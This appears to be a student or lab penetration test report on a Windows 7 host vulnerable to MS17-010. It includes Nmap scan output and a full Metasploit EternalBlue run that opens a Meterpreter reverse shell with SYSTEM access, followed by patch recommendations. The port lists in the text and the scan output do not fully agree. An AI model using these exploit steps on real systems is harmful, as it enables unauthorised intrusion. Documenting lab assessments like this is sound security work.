Penetration Test Report for Spinae

v.0.1

malika.mouzmine@gmail.com

Table of Contents

1.0 Penetration Test Report

1.1 Introduction

In pursuit of assessing the security posture of the environment, an extensive penetration testing exercise was undertaken. The objective was to meticulously evaluate the system's defenses, uncover vulnerabilities, and provide comprehensive insights to fortify its resilience against potential threats.

1.2 Objective

The primary goal of this penetration testing exercise was to conduct a comprehensive assessment of the security infrastructure. By employing a systematic approach, the objective was to identify vulnerabilities, potential entry points, and security weaknesses across various layers—network, application, and system to provide actionable insights for enhancing the overall security posture and fortifying against potential threats.

1.3 Requirements

- Management Summary
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots.
- Any additional items that were not included

2.0 High Level Summary

Key Findings:

Vulnerabilities Detected: Multiple vulnerabilities, including authentication flaws, network misconfigurations, unpatched software, and inadequate input validation, were uncovered.

Risk Assessment: Identified vulnerabilities pose varying degrees of risk, with potential impact on system integrity and confidentiality.

Security Posture: The assessment revealed areas requiring immediate attention to strengthen the system's security measures.

- 10.10.x.x– Got in through MS17-010 Eternal Blue vulnerability.

2.1 Recommendations

Patch the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once

patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered later.

3.0 Methodologies

During the assessment, a grey box testing approach was employed, combining the capabilities of Nmap and Metasploit to comprehensively evaluate the security posture of the target system.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.

3.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.238.160	TCP: 135,139,445,49152,49153,49154,49155

Findings:

1.Port 135/tcp - MSRPC:

Service: Microsoft Windows RPC

Observation: Open and available for remote procedure calls.

2.Port 139/tcp - NetBIOS-SSN:

Service: Microsoft Windows NetBIOS Session Service

Observation: Open and offering session and name services to NetBIOS over TCP/IP.

3.Port 445/tcp - Microsoft-DS:

Service: Microsoft Windows 7 - 10 microsoft-ds (Workgroup: WORKGROUP)

Observation: Open and identified as Microsoft Directory Services. Vulnerable to MS17-010 EternalBlue exploit.

4.Port 5357/tcp - HTTP (Microsoft HTTPAPI httpd 2.0):

Service: Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

Observation: Open, used for device discovery and control over a network.

5.Ports 49152-49155/tcp - MSRPC:


Service: Microsoft Windows RPC (High-range ports)

Observation: Multiple high-range RPC ports open, providing communication between applications on the Windows machine.

```
Nmap done: 1 IP address (1 host up) scanned in 21.59 seconds
root@ip-10-10-244-138:~# nmap 10.10.238.160 -Pn

Starting Nmap 7.60 ( https://nmap.org ) at 2023-11-30 08:05 GMT
Stats: 0:03:32 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 08:09 (0:00:00 remaining)
Stats: 0:03:33 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 08:09 (0:00:00 remaining)
Nmap scan report for ip-10-10-238-160.eu-west-1.compute.internal (10.10.238.160)
Host is up (0.060s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
MAC Address: 02:14:0D:CD:DF:39 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 229.63 seconds
```



3.3 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to the detected system.

Vulnerability Exploited:

- MS17-010 Eternal Blue vulnerability

Vulnerability Explanation: The identified machine, with the IP address 10.10.x.x, is susceptible to the MS17-010 Eternal Blue vulnerability, a critical security flaw within the SMBv1 protocol used by various Windows operating systems. This vulnerability enables an attacker to exploit the system remotely by crafting specific packets, granting them the ability to execute arbitrary code without requiring any user interaction.

Our investigation, utilizing the Metasploit framework with the auxiliary/smb/smb_ms17_010 module, confirmed the presence of this vulnerability on the specified machine. This module within Metasploit offers the capability to test and potentially exploit systems susceptible to the MS17-010 exploit.

The significance of this discovery lies in the potential for an attacker to leverage this vulnerability, gaining unauthorized access and executing malicious code on the vulnerable system. Such exploitation could lead to severe consequences, including unauthorized data access, system compromise, or deployment of malware.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting     Required  Description
   ----                  ---------------     --------  -----------
   DBGTRACE              false               yes       Show extra debug trace info
   LEAKATTEMPTS          99                  yes       How many times to try to le
                                                       ak transaction
   NAMEDPIPE                                 no        A named pipe that can be co
                                                       nnected to (leave blank for
                                                        auto)
   NAMED_PIPES           /opt/metasploit-f   yes       List of named pipes to chec
                         ramework/embedded             k
                         /framework/data/w
                         ordlists/named_pi
                         pes.txt
   RHOSTS                                    yes       The target host(s), see htt
                                                       ps://docs.metasploit.com/do
                                                       cs/using-metasploit/basics/
                                                       using-metasploit.html
   RPORT                 445                 yes       The Target port (TCP)
   SERVICE_DESCRIPTI                         no        Service description to be u
   ON                                                  sed on target for pretty li
                                                       sting
   SERVICE_DISPLAY_N                         no        The service display name
   AME
   SERVICE_NAME                              no        The service name
   SHARE                 ADMIN$              yes       The share to connect to, ca
                                                       n be an admin share (ADMIN$
                                                       ,C$,...) or a normal read/w
                                                       rite folder share
   SMBDomain             .                   no        The Windows domain to use f
                                                       or authentication
   SMBPass                                   no        The password for the specif
                                                       ied username
   SMBUser                                   no        The username to authenticat
                                                       e as

Payload options (windows/meterpreter/reverse_tcp):
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.10.73.172
RHOSTS => 10.10.73.172
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 10.10.240.161:4444
[*] 10.10.73.172:445 - Target OS: Windows 7 Ultimate 7601 Service Pack 1
[-] 10.10.73.172:445 - Unable to find accessible named pipe!
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_psexec) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf6 exploit(windows/smb/ms17_010_psexec) > show options
```

```
[*] Started reverse TCP handler on 10.10.201.66:4444
[*] 10.10.253.227:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.253.227:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack
 1 x64 (64-bit)
[*] 10.10.253.227:445     - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.253.227:445 - The target is vulnerable.
[*] 10.10.253.227:445 - Connecting to target for exploitation.
[+] 10.10.253.227:445 - Connection established for exploitation.
[*] 10.10.253.227:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.253.227:445 - CORE raw buffer dump (38 bytes)
[*] 10.10.253.227:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 10.10.253.227:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 10.10.253.227:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 10.10.253.227:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.253.227:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.253.227:445 - Sending all but last fragment of exploit packet
[*] 10.10.253.227:445 - Starting non-paged pool grooming
[+] 10.10.253.227:445 - Sending SMBv2 buffers
[+] 10.10.253.227:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.253.227:445 - Sending final SMBv2 buffers.
[*] 10.10.253.227:445 - Sending last fragment of exploit packet!
[*] 10.10.253.227:445 - Receiving response from exploit packet
[+] 10.10.253.227:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.253.227:445 - Sending egg to corrupted connection.
[*] 10.10.253.227:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.10.253.227
[*] Meterpreter session 1 opened (10.10.201.66:4444 -> 10.10.253.227:49200) at 2023-12-07 07:36:03 +0000
[+] 10.10.253.227:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.253.227:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.253.227:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```


Maintaining Access: -Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

Then the Meterpreter shell was directly obtained, with SYSTEM access level:

```
meterpreter > sysinfo
Computer        : SPINAE-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 720   720   LogonUI.exe        x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\LogonUI.
                                                                            exe
 444   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.ex
                                                                            e
 552   664   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVIC
                                               E
 556   548   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.ex
                                                                            e
 612   548   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.
                                                                            exe
 640   604   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.ex
                                                                            e
 656   664   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 664   612   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services
                                                                            .exe
 680   612   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.ex
                                                                            e
 688   612   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 720   604   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon
                                                                            .exe
 800   664   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 848   664   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 916   664   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVIC
                                               E
 968   664   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 1036  664   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 1060  1200  Ec2ConfigMonitor   x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\E
               .exe                                                         onfigService\Ec2ConfigMo.
```



Vulnerability Fix: Microsoft provides the following security bulletin. To fix the vulnerability, the related security patch should be applied.

https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

Severity: Critical

3.5 House Cleaning

After conducting a penetration test, an ethical hacker diligently removes all traces of their presence from the systems and networks assessed. This meticulous 'digital cleaning' is a testament to their commitment to integrity and ethical conduct. By erasing any signs of intrusion or testing activities, the ethical hacker upholds the highest standards of professionalism, ensuring that their interventions serve solely to fortify defenses and safeguard against potential threats. This dedication to discretion not only honors the ethical code but also reinforces the trust and confidence bestowed upon ethical hackers in securing and fortifying digital landscapes.